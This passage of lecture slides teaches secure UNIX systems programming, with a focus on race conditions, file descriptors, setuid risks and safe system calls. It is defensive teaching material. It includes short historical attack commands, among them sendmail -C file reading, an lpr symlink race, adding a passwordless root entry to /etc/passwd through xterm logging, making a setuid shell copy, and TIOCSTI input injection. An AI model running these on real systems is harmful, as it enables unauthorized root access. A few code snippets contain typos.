  - **O_CREAT|O_EXCL**
    - Create file if it does not exist
    - Give E_EXIST error if it does exist
    - Symbolic links not followed

Ownership on Creation

- Owner of object
  - EUID of creating process (*usually*)
  - Owner of containing directory
    - If directory setuid *and* system follows these semantics
- Group set to either:
  - EGID of creating process (*usually*)
  - Group of containing directory
    - If directory setgid *and* system follows these semantics

File Creation Permissions

- Clobber permission bits when creating files:



Programming Tip: umask

- Reset this to a safe state
  - Turn off world write permission
    - Turning off group write is usually good too
  - Can turn off read permission for those folks
    - Do so if ensitive information, like passwords, in memory
- Example

```
umask(022)
```

  - *Turn off group, world write permission by default*
  - *Warning: the argument is a C number; don't forget the leading 0 if you want to use octal*

Design: Directory, File Permissions

- Do not store information in a file or directory that an untrusted user can write to
  - Sufficient to control access if you do so completely
- In *at* case
  - User can write to directory
  - Information here is owner of file
  - Access not completely controlled
- In *lpd* case
  - User can effectively write to queued file
  - Access not completely controlled

Sendmail Hole

- Problem: *sendmail* ran setuid to *root*
  - –C option used to test (and debug) sendmail config file
    - Gives excellent error diagnostics, including erroneous line and pointer to the error
- Attack

```
sendmail –C protected_file
```

Sendmail Attack

- Output:

```
when in the course of human events
---error: bad format
it becomes necessary for a people to declare
---error: bad format
```

  so delete every other line!
- Effect: read any file on the system

One Partial Fix

- Use *access*(2) system call:

```
access(config_file, R_OK)
```

- If return value < 0, real user can't read file
  - Sendmail shouldn't read it on his/her behalf
- Warning: this solution is probably flawed!
  - The hole exists only under very specific conditions (more on this later) and is much smaller, but may still exist

Practice: Files, Directories

- When checking for access, check for file type also
  - If file is symbolic link, check access on each component in the link until you reach the end
- When checking for ability to write, check ancestor directories also
  - More on this later
- When checking for ability to read or write, check for real UID's (GID's) access, not effective UID's (GID's) access

access System Call

- Typical use

```
if (access("xyz", R_OK) == 0)
      fp = fopen("xyz", "r");
```

- If user can change binding of "xyz" between the check (*access*) and the use (*open*), the check becomes irrelevant

A Classic Race Condition

- Problem:
  - Access control check done on object bound to name
  - Open done on object bound to name
- No assurance this binding has not changed!!!!
- Solution: use file descriptors whenever possible
  - Once object is bound to file descriptor, the binding does not change.

Another Instance

- Another common fix:

```
fp = fopen("xyz", "r");
if (access("xyz", R_OK) == 0)
  ... use fp ...
```

Wrong

- Still has the race condition, as opening an object binds the descriptor to the object, not to the name

access(2) Usage

- Use *faccess* if system has it

```
fp = fopen("xyz", "r");
if (faccess(fileno(fp), R_OK) < 0)
  fclose(fp);
```

- Use *fstat* if not

```
fp = fopen("xyz", "r");
if (fstat(fileno(fp), &stbuf) < 0)
  fclose(fp);
/* check owner, group, world against EUID */
```


access(2) Safe Usage

- Safe if path is a regular file/directory or device, and it and all ancestor directories are unwritable by any untrusted user
  - Remember the trustworthy files from the attack part
- If not safe, open pipe, fork, reset effective UID, access through the subprocess

Practice: Using access(2)

- Just because you can do it doesn't mean you should!
- Don't rely on access in general
  - You can in the specific case where no untrusted user can write to a directory or any of its ancestor directories
  - If directory or any ancestor is symbolic link, check link, then repeat full check on referent
- Use subprocesses, dropping privileges temporarily freely

Care in Process Co-ordination

4.2 BSD line printer spooling system:

- *lpr* queued files, *lpd* printed them
- *lpr* was setuid to *root* and spool directory not world-writable
- *lpr* allowed queuing of symbolic link as well as regular file

The lpr Attack

- *lpd* made assumption about identity of requester
  - Assumptions were that *lpr* checked that user could read file, and file could not be changed afterwards
- Do the following

```
$ ln -s x y
$ lpr some_huge_file
$ lpr -s x
$ rm -f y
$ ln -s y some_unreadable_file
```

  and out comes some_unreadable_file …

Analysis

- Problem: file can change between access check and printing
- Fixes:
  - Modify *lpd* to check access mode, ownership of file being printed relative to user who queued request
  - Make *lpr* setgid to *daemon*
    - Requires *daemon* to be able to read any file user want to print
    - Can still print any file *daemon* can read, even if user can't
    - Many vendors do this (System V variants)

In Detail …

- *lpr* checks file attributes and permissions
  - Printing system assumes they won't change
    - Because file in protected directory
- Symbolic link in the spool directory protects the link, not the object (file)
  - Invalidated assumption as file no longer in protected directory
  - Can change object after the check (by *lpr*) and before the use (by *lpd*)
    - Better: make object a symbolic link and after queueing change what it points to …

Similar To sendmail Problem

- *sendmail* fix is roughly

```
if (access(config_file, R_OK) < 0) error
   fp = fopen(config_file, "r");
```

  But may not be good enough ...
- Files can change between *access* and *fopen*
  - *lpr* fix is analogous to moving check into *fopen*
  - if check, open atomic, problem solved

Problem: More Detail

- Must check permissions and open as one operation
- Can be done only if check is for EUID, EGID
  - Checking for access based on real UID/GID requires *access*(2) followed by *open*(2)
  - There is a window between the two system calls in which the binding of the name can be changed
  - No guarantee that the object opened is the same as the one checked
- Two processes "race" to complete

Very Old UNIX Bug

From UNIX Version 7:

- No *mkdir*(2) system call
- 2 steps to create directory
  - *mknod*(2) creates directory object
    - As only *root* could do this, the directory was owned by *root*
  - *chown*(2) to change owner from *root* to user

What Could Happen

To wind up owning the password file:

- Mmake . (current directory) writable
- Execute *mkdir*(1)
  - After *mknod*, but before *chown*:
    - Delete directory made with *mknod*
    - Make a link to /etc/passwd
- *chown* changes owner of link, which is not /etc/passwd
  - Now, user owns /etc/passwd

How To Fix This

- Change *mknod*(2)
  - Make it so any user could execute it
  - Not feasible as users could create device files
- Make *mknod*, *chown* an indivisible operation
  - No way to do this at user level
- Add *mkdir*(2) primitive
  - Makes *mkdir*, *chown* indivisible as above
  - That's why it was added in BSD

Design: Atomicity

- When designing, think of what sequences of operations must be indivisible
  - Use indivisible primitives when possible
  - When not, warn installers (and users) and minimize window of vulnerability

Programming Tip: Atomicity

- Favor system calls over library functions
  - The former are indivisible, the latter usually not
- Don't be afraid to fork, reset UID, and use pipes
  - Idea is the unprivileged process does the I/O and other risky operations; more on this later
- Don’t be afraid to drop privileges and raise them
  - Same as the previous, but easier to program
  - You need a saved UID for this one to work …

Shell Scripts

Some systems execute it like this

- Kernel picks out interpreter
  - First line of script is #! /bin/sh
- Kernel starts interpreter with setuid bits applied
- Kernel gives interpreter the script as argument #0

Window of Vulnerability

- Between second and third step, replace script with file of your choosing
  - An effective one is:

```
cp /bin/sh .sh; chmod 4755 .sh
```

- You've now compromised the user
  - You have a setuid shell to that user

Practice: Setuid Scripts

- In general, don't
  - Too easy to create a security hole
- If you must, provide a wrapper which is setuid and which will honor the setuid bits on the script
  - Open the script as standard input (via *dup*(2))
  - Use *fstat*(2) to check the bits (and drop your privileges if the setuid bit isn't set!)
  - exec the interpreter, being sure it reads input from the standard input

Logging

- A privileged program wants to write to a file owned by the real (not effective) UID
  - May have to create it
- What good is this?
  - Allows system logging
    - Very useful for system facilities
  - Allows the user to save information
    - *xterm* logging

The *xterm* Logging Facility

- *xterm* must run setuid to *root*
  - Allows it to access pseudottys, update protected files
- *xterm* also lets user log session
  - Input and output

xterm and Logfiles

- *xterm* did not check access protections on log files

```
$ cat >! /tmp/imin
newroot::0:0:Watch this, turkeys!:/:/bin/csh
^D
$ xterm -l -lf /etc/passwd -e cat /tmp/imin
```

  … and now you can *su* to *newroot*
- Saw this before (with *sendmail*)
- Moral: problems recur

First Iteration

- Use *access* and *chown*
  - If file exists

```
if (access(log_file, W_OK) == 0)
        fd = open(log_file, O_WRONLY|O_APPEND);
```

  - If file doesn't exist

```
if ((fd =
  open(log_file, O_WRONLY|O_CREAT, 0644) != -1)
        chown(log_file, bishop, sys);
```


But It's Not Over

- Notice window between *access* and *open*
  - Attacker uses symbolic link for log file
  - Process passes access check
  - Before *open*, make link point to /etc/passwd
  - Proceed as in attack #1
- Notice window between *open* and *chown*
  - Process creates file
  - Before *chown*, delete file and make a link of that name point to /etc/passwd
  - Proceed as in attack #1

Next Iteration

- *Open* first, then *access* check and *chown*

```
if ((fd = open(file, O_WRONLY|O_CREAT)) > -1){
  if (faccess(fd, W_OK) < 0 ||
            (fchown(fd, uid, gid) < 0)){
   close file...
```

- Must use *faccess* (*fstat*) and *fchown* for this!
- Will not work if *faccess* (*fstat*) or *fchown* is replaced by *chown* or *access*

Better Solution

- Eliminate the problem by having the check and open done uninterruptably (by the kernel)
- Idea is to make real UID the effective one
  - Create pipe
  - Fork
  - Set child UID to real UID (real UID = effective UID)
  - Child opens the file for writing, and copies from the pipe to the file
  - Parent logs by writing to child, not directly to file

Saved UIDs

- Saved UIDs help
  - Do a setgid, setuid to the user
  - Open the file
    - The OS does the usual checking
  - Do a setuid, setgid back to *root*
- Potential problem, though
  - If you need to run a subprocess, it inherits saved UID
    - Remember the *ftpd* SITE EXEC bug

Design: Closing Vulnerabilities

- These occur when:
  - Privileged process acts on information that changes between validation and use
  - Checking and use is interruptable
- To prevent this hole, ensure checking and passing of information is uninterruptable
  - Simulated with *faccess* (*fstat*) and *fchown*
  - Simulated with pipes; OS does the checking
  - Simulated by dropping privileges temporarily

Key Point

- File descriptors are not synonyms for file names!
- File (data + inode information) is object
- File descriptor is variable containing object
  - Bound once, at file descriptor creation
    - Once open, a file's name being changed doesn't affect what the descriptor refers to
  - File name is pointer to object, with loose binding
  - Name rebound at every program reference

End of Race Conditions

Key points

- File accesses can cause lots of problems
- Avoid using the *access*(2) system call
  - Unless you can verify that the file can't be switched; see trustfile in the examples later
- Symbolic links are aliases
  - Don't confuse them with genuine files
  - Don't use them when the target (or the link) is in a publicly writeable directory

Files and Subprocesses

Goal of this section

– To examine how files, subprocesses interact

- Inheritance of file descriptors, *umask*s
- Shell scripts

File Descriptors

- Not closed across *fork* or *exec*
- Threat
  - Privileged parent opens sensitive file
  - Privileged parent spawns a program
    - Assume it drops privileges, *etc*. as discussed earlier
  - User can get subprocess to read from file's descriptor
    - Bourne shell
    - Run your own program

Example Program

- Run this program

```
main()
{
   int fd = open(priv_file, 0);
   (void) dup(9, fd);
   (void) system("/bin/sh");
}
```

- Type this to the Bourne shell

```
$ cat <&9
```

prints the contents of priv_file

Design: Open Files

- Access privileges checked on *open* only
  - not checked on *read*, *write*, *etc*.
- Useful for pipes, log files
  - Open protected log file (pipe) as *root*
  - Drop privileges to user
  - Can still log data in protected file or read/write pipe

Practice: Closing Across exec

- Close sensitive files across execs:

  `fcntl(9, F_SETFD, 1)`
  - on System V and 4.xBSD

  `ioctl(9, FIOCLEX, NULL)`
  - on 4.xBSD

Umask Is Inherited

- Set to prevent reading or writing for world
  - If not, could create world-readable/writable core files
  - If not, could create world-writable *root*-owned files and/or directories.
- May enable attacks (*at* hole)
- May reveal confidential information
  - Passwords, *etc*., in core dumps

A General Observation

- There's more to an environment than environment variables
  - UID
  - GIDs
  - umask
  - open file descriptors
  - root directory of process
  - paths of referenced files
  - network information
  - process name
- Essentially, environment is:
  - The protection state of the system; and
  - Anything that affects that state

Design: KISS

- Interaction with environment too complex
  - Need to handle environment variables
  - Need to worry about loaded routines
- Goal: minimize interactions
  - Make the program as self-contained as possible
- Example of principle of least common mechanism

Setuid Shell Scripts

- Very dangerous even when done with wrappers
  - Shells are too powerful
    - Interaction with environment can produce unexpected results
  - Example
    - If argument 0 begins with '–', it's a login shell, and therefore interactive

On Some Systems

```
$ ls –l /etc/reboot
–rwsr–xr–x 1 root   17 Jul 1992 /etc/reboot
$ file /etc/reboot
/etc/reboot:          commands text
$ ln /etc/reboot /tmp/-x
$ cd /tmp
$ –x
#
```

Design Tip: Assumptions

- Assume user can control the name of the program
  - For shell, assumed user can't put a "–" as first character of argument 0
  - For shell, assumed login shell must be interactive
- Assume user will enter an invalid part of a command
  - Here, just a name and not a name plus more
  - You saw this one earlier, too

Programming Tip: Names

- Don't base user's ability to control actions of program on program name
  - Okay to have name determine what program does
  - Not okay to allow user to alter program's actions during run based solely on name
- Example of principle of separation of privilege
  - Base such permission on more than one check, such as name and password

End of Files and Subprocesses

Key points

- Open file descriptors are inherited
- Umasks are inherited
- Check names carefully; they may embody assumptions you normally don't worry about

Error Handling

Goal of this section

- To review error handling

- When to terminate
- When to recover
- errno

That Old su Bug (Apocryphal?)

- If *su* could not open password file, assumed catastrophic problem and gave you *root* to let you fix system
- Attack: open 19 files, then exec *su root*
  - At most 19 open files per process
    - Immediate *root* access
  - *Possibly apocryphal; a non-standard Version 6 UNIX system, if true*

Design Tip: Error Recovery

- With privileged programs, it's very simple:

  DON'T

  Why? Because assumptions made to recover may not be right
- In *su* example, error was to assume open fails only because password file gone
- Example of principle of fail-safe defaults

Design Tip: When to Recover

- Track what can cause an error as you write the program
- Ask "What should be done if this does go wrong?"
- Stop:
  - If you can't handle all cases, or
  - If you can't determine precisely why the error occurred, or
  - If you make assumptions that can't be verified

Programming Tip: errno

```
#include <errno.h>
extern int errno;
```

- Precise cause of failure often put in here
  - for *su*, example sets *errno* to EMFILE
  - for *su*, no password file sets *errno* to ENOENT
- *Warning: errno not automatically cleared*
  - Program must clear it (set it to ENONE or 0)

Warning

- Signal handlers can reset *errno*
  - Attacker sets up wrapper to catch signals
  - Program does not reset signals
  - Attacker can control recovery actions based upon *errno*
- Remember *errno*'s importance to the (apocryphal) *su* bug

End of Error Handling

Key points

- Most problems arise when programs are given unexpected input or run in an unexpected environment.
- Use errno to determine the nature of the error
- Consider whether to recover very carefully; it may be better to restore state and terminate.

System and Library Calls

Goal of this section

- To review system calls and library functions and highlight any points relevant to security-related programming

- General information and suggestions
- System calls
- Library functions

Practice: Calling Functions

- Never assume a system call will succeed!!!
- If the success of a system call (such as *read*) is crucial to the program's success or failure, check the return code to be sure it is not -1.
- This applies to library calls, functions defined within the program, and everything

System and Library Calls

- Next slides give tips about using some functions not discussed earlier
- Format:
  - include files
  - call
  - exact meaning/effect
- Non-network calls only here!

access(2)

int access(char *path, int mode)

- *Mode*: 4 (read), 2 (write), 1 (execute), 0 (exist)
- Returns 0 if real UID/GID allowed *mode* access to *path*; –1 if not

- Warning: dangerous call, unless used carefully
  - File must be writable only by trusted users;
  - All ancestor directories must be writable only by trusted users; and
  - If any component is a symbolic link, iterate on referent

chmod(2)

int chmod(char *path, mode_t mode)

int fchmod(int fd, mode_t mode)

- Changes mode of file *path* or *fd* to *mode*; umask ignored
- If file is open, use *fchmod* not *chmod*

- Warnings:
  - If EUID not *root*, this may turn off setuid, setgid bits
  - If a directory, and sticky bit set, only *root* or owner of file can delete or rename file
    - On some systems only
  - Follows symbolic links

chown(2)

int chown(char *path, uid_t uid, gid_t gid)

int fchown(int fd, uid_t uid, gid_t gid)

- Changes UID, GID of file *path or fd* to uid, gid
  - Set parameter to –1 to leave alone
- If file is open, use *fchown* not *chown*

- Warnings:
  - If EUID not *root*, this may turn off setuid, setgid bits
  - Changes owner of symbolic link, not what link points to
    - On most systems

chroot(2)

chroot(char *dirname)

- Changes process' notion of root directory "/" to *dirname*

- Warnings:
  - Can be used to acquire superuser status
  - May not work right if directory tree set up badly

Why This Is Dangerous

- Don't do this to restrict superuser
  - Superuser can issue *mknod* system call to build device corresponding to kernel memory
    - Trial and error will get you to the major, minor numbers of kernel memory device pretty quickly on most systems
  - Superuser can then edit root directory field of process in process table


chroot Problem #1

- Goal: switch to root

```
$ mkdir /etc
$ echo 'root::0:0:0:me:/:/bin/sh' > /etc/passwd
$ exec su root
```

- Root directory is inherited across forks
  - Passed along *exec*s
  - *su* uses new /etc/passwd
  - User gets *root*

chroot Problem #2



- Superuser creates hard link to directories
- "a" initially subdirectory of "/x".
- Superuser linked "a" into "/y" rooted tree.
- User logs in, chroot makes "/y" her root.
- She executes cd a/..
- Now she's at "/x".

creat(2), open(O_CREAT)

- Manual says these can be used for locking, as you can't create an existing file:

  User A: User B:

```
if ((fd = creat("/tmp/x",0))<0)
    locked out
                        if ((fd = creat("/tmp/x",0))<0)
                            locked out
```

- Idea is user B's fails as B cannot create a file A has created
  - B can if B is *root*, though

Nope …

- Use *link*(2), which always prevents creation of an existing link:

  User A: User B:

```
if (link("/etc/rc","/tmp/x")<0)
    locked out
                        if (link("/etc/rc","/tmp/x")<0)
                            locked out
```

- If /etc and /tmp are on the same file system, B's link fails if A's succeeds even if B is *root*

Other Ways to Lock Things

int flock(int fd, int mode)

- Returns 0 if operation succeeds, –1 if not
- *Mode* is 1 (shared), 2 (exclusive), 4 (non-blocking), 8 (unlock)

- *Warning: advisory lock only*
  - *Processes may ignore it*

exec(2)

New process inherits:

- Real UID, GID
- Secondary group list
- Working, root dir
- *umask*
- Blocked signals
- Environment variables
- Effective, saved UID, GID (unless setuid/setgid file)
- Open file descriptors (unless marked closed on exec)

fcntl(2)

#include <fcntl.h>

int fcntl(int fd, F_SETFD, int closeit)

- Close file on exec
- Closeit: 0 (leave file open), 1 (close it)

int fcntl(int fd, F_GETFD, 0)

- Returns status (closeit, above)

fork(2)

pid_t fork(void)

- Inherits a copy of everything from parent

- Note: open file descriptors, environment variables are private copies
  - So closing them doesn't affect parent

fsync(2)

int fsync(int fd)

– Synchronizes disk copy with any in-core modifications

- Useful when files need to be updated on disk to keep consistent with in-core copies

getpgid(2), getpgrp(2)

pid_t getpgid(void)

pid_t getpgrp(pid_t pid)

– Returns group number of process (in effect)

- Any process in this group can signal this process
- Useful for controlling who can suspend or terminate process as well as read or write controlling terminal

TIOCGPGRP, TIOCSPGRP

int ioctl(int tty_fd, TIOC?PGRP, pid_t pid)

- Get/set process group number
- Process gets SIGTTIN:
  - If process not in process group tries to read controlling tty
- Process gets SIGTTOU:
  - If process not in process group tries to write controlling tty;
  - LTOSTOP bit set in tty local modes; and
  - Process not in *vfork*(2)

Control Terminal

- Always named /dev/tty; refers to terminal from which process is run
  - If no associated control terminal, first one opened becomes control terminal
- Disassociate by

```
ioctl(tty_fd, TIOCNOTTY, 0)
```

- To pretend a char was typed at controlling terminal, use

```
ioctl(tty_fd, TIOCSTI, &ch)
```

Attack

- Goal: to run *date*(1) as though typed at console

```
char *str = "date\n";
ioctl(tty_fd, TIOCNOTTY, 0);
fd = open("/dev/console", O_WRONLY);
while(*str)
   ioctl(fd, TIOCSTI, str++);
```

- Now any process in the process group which is reading the terminal will take date as input

Fix

- Make all terminal devices unwritable by other
- Make all terminal devices in group tty
- Make all programs which write to terminal setgid to tty
  - Such as *talk*, *write*, etc.
- Then open fails; so will TIOCSTI

kill(2)

int kill(pid_t pid, int signo)

- Sends signal number *signo* to process *pid*
- Sender's RUID or EUID must match receiver's RUID or saved UID (except if superuser)
- pid = 0 sends to all processes of same process group
- pid < –1 sends to all processes with process group id of | pid |
- pid = –1 sends to all processes with RUID equal to sender's EUID; if EUID = 0, goes to all except init process

link(2)

int link(char *name, char *newname)

- Creates another directory entry for *name* called *newname*
  - Both files must be on the same file system
  - Superuser can do link to directory
  - *newname* cannot exist

- File system really a general graph, not a tree
  - *Root* can create cycles

read(2), write(2)

size_t read(int fd, void *buf, size_t nchars)

size_t write(int fd, void *buf, size_t nchars)

- File access permissions not rechecked
  - Tied to file descriptor, not name

- Can access deleted file
  - Because the file object is not deleted until
    - File name is deleted and
    - All file descriptors for that file object are closed

Secure Temporary File

- Open file for reading and writing (descriptor fd)
- Delete file (use *unlink*)
  - As file is open, directory entry removed but file not yet actually deleted (only files not open can be deleted)
- Write data to the file
- Rewind the file
  - Do this with *fseek* or *rewind*; do not close and reopen it
- Read data back from the file
- Close the file
  - This will delete it automatically

Advantages and Disadvantages

- File cannot be accessed by any other user
  - If user can get to the raw device and find the inode, user can get the data directly
  - At end of program, temp file automatically deleted
  - File cleanup automatic
  - May make PM analysis harder
- Race condition eliminated
- Hides use of disk space
  - You see it is gone, but not where

rename(2)

- Problem: how to atomically move a file
  - Why? Consider replacing password file. If not atomic, system crash could leave no password file

int rename(char *oldname, char *newname)

  - Removes *newname*, names *oldname newname*
  - *Newname* is guaranteed to exist even if system crashes

signal(2 or 3)

void (*signal(int signo, void (*func)(int signo))(int)

- If setuid program dumps core, owner of program owns core file (on some versions of UNIX)
  - Bad as can make core file world writeable
  - Some systems decline to create core dump
- Catch all signals here to prevent such a dump
  - Some UNIXes (notably, UNIX V7) reset all trap handlers to default just after catch
  - On these, ignore all signals that cause a core dump

More on Signals

- Why prevent core dumps?
  - If world writable, attacker may be able to trick programs into executing commands as you
  - If not, may contain sensitive data (like your password or secret cryptographic key)

More on Signal

- Signals like
  - SIGTSTP stop signal from keyboard
  - SIGTTIN stop on background read
  - SIGTTOU stop on background write

  suspend program
- Do not rely on data files across these if they, or any ancestor directory, can be modified by untrusted users.

Re-entrant Handlers

- Problem: signal handlers may be re-invoked before they exit

```
int handler(void) {
if (count++ == 1) open special file
else     read from special file
...
```

- If trap comes after *if* expression but before file opened, program crashes

Doing Them Right

- Block signal delivery in handlers
- Use only reentrant-safe functions and system calls in signal handlers
  - Trap may occur in the middle of a function called by the signal handler
- Don't use variables that the handler changes
  - Example: the *count* variable on previous slide
  - Exception: if an interrupted handler won't affect the value

stat(2)

int stat(char *path, struct stat *buf)
  - Returns information (mode, last mod time, *etc*.) about file

- If path is symbolic link, returns info about what link points to
  - Use *lstat*(2) for info about the link itself
  - Use *fstat*(2) to do this with a file descriptor

Example

```
if (lstat("/usr/spool/lp/qA32f", &s) < 0)
   … error handling …
if ((s.st_mode&S_IFMT) == S_IFLNK)
   … it's a symbolic link …
… it's not a symbolic link …
```


stat(2) Races

- Warning: *fstat*, *stat* and *lstat* present race conditions if:
  - The file (or any of its ancestor directories) is writable by an untrusted user;
  - Taking some action is based on the file characteristics returned by these calls; and
  - Any reference is by name, not file descriptor; this includes the other system call involved too
- Safe: use file descriptors for all system calls

umask(2)

mode_t umask(mode_t newumask)

– Resets process umask

- *newumask* is interpreted by rules of C
  – Don't forget leading "0" for octal numbers!

utimes(2)

int utimes(char *file, struct timeval tvp[2])

– Changes time of last access (r/w) and update (w) of *file* to *tvp*
– Only owner of *file*, superuser can issue this call

- Does not change inode modification (creation) time
  – Anyone who can write to disk or memory can change these times directly

crypt(3)

char *crypt(char *key, char *salt)

- Useful for password validation
  - *key* is cleartext password
  - *salt* is first 2 chars of hashed password

- Can make *salt* a pointer to hashed password
  - Only first 2 characters of salt used
- Hash of key with salt is returned

End of System and Library Calls

Key points

- Library functions and system calls have side effects, and embody assumptions, that affect the way good, secure code is written.
- Know what each function does.

Miscellaneous Points

Goal of this section

– To mention a few points that didn't fit elsewhere

- Testing and handling passwords
- Login shells
- Temporary files
- Pseudo-random numbers
- Style and enforcement

Password Testing

- Returns 1 for correct password, 0 otherwise

```
int ispassword(char *given, char *hash)
{
  return(strcmp(hash, crypt(given, hash) == 0)
}
```

Memory Use

- Cleartext password left in memory
  - Bad news if there's a core dump, so …

```
for(g = given; *g; g++)
        *g = '\0';
```

  - Can also use *bzero*(3) or *memset*(3) if you know that the password is under some specific length:

```
(void) bzero(given, sizeof(given))
```


getusershell(3)

char *getusershell(void)

- If your program needs a shell, use environment variable SHELL but first check it is legal
  - Otherwise you might exec something you don't plan to

```
while((sp = getusershell()) != NULL)
    if (strcmp(proposedshell, sp) == 0)
          … it's okay …
… it's not a legal shell …
```

mktemp(3)

char *mktemp(char *template)

- This makes a unique file name
- Race condition between making file name and opening it in program

mkstemp(3)

int mkstemp(char *template)

- Like *mktemp*, but returns file descriptor of opened temp file

- Avoids race condition in program
  - May or may not eliminate race condition completely
    - Depends on implementation

Pseudo-Random Number Generation

int rand(void)

– Generates a pseudo-random integer between 0 and 2147483647 (= 2^{31}–1)

- Warning: low order bits not very random
  – Use *rand48*(3), *random*(3) instead
  – Not suitable for cryptographic purposes

Seeding the PRNG

- Do not use time of day, process ID, or any function of known (or easily obtained) information
  – Attacker can guess the seed
  – He can use that to regenerate the sequence
  – He can use that as a key to regenerate the relevant pseudo-random numbers.

Programming Tip: Good Style

- Use a system like *lint*(1) to check your code
  - If using ANSI C, the GNU compiler has many wonderful options that have a similar effect
    - –W –Wall –Wshadow –Wpointer-arith –Wcast-qual
- Test using random input and any bogosities you can think of
  - See the marvelous article "An Empirical Study of the Reliability of Unix Utilities," by Miller, Fredriksen, and So in *Communications of the ACM* **33**(12) pp. 32–45 (Dec. 1990)

End to Miscellaneous Points

Key Points

- These little details can make or break a program
- Generate pseudo-random numbers carefully
- Remember to clear memory of sensitive data, like passwords

Examples

Goal of this section

– To show the above in action

- *lsu* to show a program similar to *su*(1)
- *mpopen*/*msystem* to show a library function like *popen*/*system*(3)
- *trustfile* to show how to check for a potential race condition

Example Programs/Functions

- *lsu*
  – Program to give user privileges of a restricted account
- *mpopen*, *msystem*
  – Function to run popen or system safely
- *trustfile*
  – Program to check if a file access can cause a race condition


lsu Suite

- *lsu*, *su*, *nsu*
  - A suite of programs to implement a new version of *su* and a role account manager *lsu*
- *lsu*
  - Allow a user to *su* to a second account with knowledge of only her/his password
- *nsu*
  - Like *su*, but **HOME** and **USER** environment variables are always reset

Design Considerations #1

- Principle: separation of privilege
- Constrain access upon: authorization, time, place
- Implementation:
  - use an access control file (see "lsu/perm.c"):

userid userlist location time



Design Considerations #2

- Principle: least privilege
  - Cannot require this
  - Instead strongly recommend not to use this to control access to the superuser account
    - Procedural control
- Why:
  - Superuser can alter access control file
  - No-one else can
    - The program enforces this; see function *chkperm*() in file "lsu/perm.c", lines 209-301

Design Considerations #3

- Guideline: changing privileges should be an auditable event
  - This means it should be logged
- Why:
  - To determine who accessed a particular account using any of this suite's programs, inspect the log
  - Implementation: see the file "lsu/log.c"

Design Considerations #4

- Guideline: changing should be traceable to an individual
  - Not possible to enforce completely
  - Can be enforced to the granularity of a single account
- Implementation:
  - Only users of specifically authorized accounts can change to a specific account; see the routine *perms*() in "lsu/perm.c", lines 23-176
  - A wildcard mechanism is available; see isinlist() in "lsu/util.c", lines 64-113

Design Considerations #5

- Principle: separation of privilege again
  - How can we be sure the user of *lsu* is authorized to use the account under which *lsu* is being run
- Implementation:
  - Require the supply the correct password for the account being used (*lsu*) or the new account (*su*, *nsu*)
  - See line 118 in "lsu/lsu.c", which calls *ckpasswd*() ("lsu/perms.c", lines 197-203), which calls *vfypwd*() ("lsu/util.c", lines 115-142)

Design Considerations #6

- Guideline: protect against strange environments
  - **PATH** and **SHELL** must be properly set, especially if *su*'ing to *root*
- Implementation:
  - Simply reset both to a pristine state; which depends on the specific type of system being run; see "lsu/sysdep.h", the macro **LSUPATH**, and *getshell*(), *envdoit*(), and *chkpath*() in "lsu/lsu.c", lines 230-381

Notes

- User identity obtained from *getpwuid*(*getuid*()), not *getlogin*
  - See lines 213–223 of "lsu/lsu.c"
- No indication of why access denied
  - So attackers can't use these to guess passwords
- Logging done even after the setuid to new identity (which may not be *root*)
  - Log file is still open, and access checked only at the open (but line 172 of "lsu/lsu.c" may fail)

More Notes

- Note the use of *execve* ("lsu/lsu.c", line 166) to reset the new environment
  - Were I to do it again for a more general audience, I would change the environment check to clear everything, and reset the umask, **IFS**, **SHELL**, **PATH**, and **TZ** to known values that included only trusted directories
  - Not done at the time because we needed to preserve the user's existing environment as much as possible (and all these users were trusted)
    - Political issue, basically …

And Some Problems …

- See if you can find these problems …
  - In *main*, the attacker can overflow a buffer and gain *root* privileges
  - Can you do anything with environment variables?
  - How about dynamic load libraries (if you use them here)?
  - Any other ideas?
  - What would you do differently?

Some Reflections

- Is this the best way to solve the problem?
- First, what do we want?
  - How would we do it on a really secure system?
- Then, how can we do it?
  - Should we use setuid/setgid or something else?

Reference Monitor

A security mechanism sitting between the program and the resource being protected:

- tamperproof
- complete (*i.e.*, always invoked)
- verifiable

Applications to UNIX System Programming

Last implies:

- The privileged code should be as small and as simple as possible
- Code accessing the resource should be in a separate module

Privileged Servers

- Create a privileged server to access and manipulate the resource
  - Isolates all privileged code from the application or system program
  - Need no longer worry about changing privilege
    - That is, user environment is no longer relevant as all manipulations are done under the server's environment
  - Other systems can use it too
    - If it's a network-based server

More Privileged Servers

- Disadvantages
  - Lots harder to assure that data sent over the network is authentic and unmodified
    - Suggests a server through a local socket
  - There is a direct path from the privileged system program to the kernel, so in an attack either the kernel or the program must be compromised
    - With a server, the attacker can now compromise the client, the kernel, or the server…
  - Another server to feed and care for (increasing administrative load)

Compartmentalization

- Whenever a setuid program is necessary:
  - Isolate all code that needs to be privileged into a small module
  - Write a small program to implement these functions
    - You also have to put any special access control in here, too
  - Make your program not setuid, and the smaller one setuid, and have your program invoke this small setuid program

What UNIX Systems Really Need

- A way to make some modules (functions, whatever) within a program privileged without making the entire program privileged
  - Saved UID approaches this
  - Routine can recover privileges, though
    - Caller should keep privileges, but called function should not be able to acquire those of the caller

Applying This to lsu

- Why not a server?
  - Idea: have the server execute the commands
  - Problem: authentication too hard
- Compartmentalization in *lsu*
  - All checking and resetting done in *getshell*() and its minions
  - Good modularization throughout

mpopen, msystem

Goal: provide a safe version of *popen*(3), *system*(3)

- Implementation: reset environment completely
- Example:

```
le_set("PATH=/bin:/usr/bin");
le_set("IFS=' \t\n'");
le_set("HOME");
pp = mpopen("date", "r");
```


What It Does

- Wherever you use *system*(3) or *popen*(3)/*pclose*(3) in your program, use *msystem* or *mpopen*/*mpclose*
  - PATH=/bin:/usr/bin:/sbin:/usr/sbin:/etc
  - SHELL=/bin/sh
  - IFS=" \t\n"
  - TZ=whatever it is set to in your environment
  - umask 077
  - reset effective uid, gid to real uid, gid
  - close all file descriptors except 0, 1, 2

Altering the Default

- Done using additional functions
  - Takes effect at next call
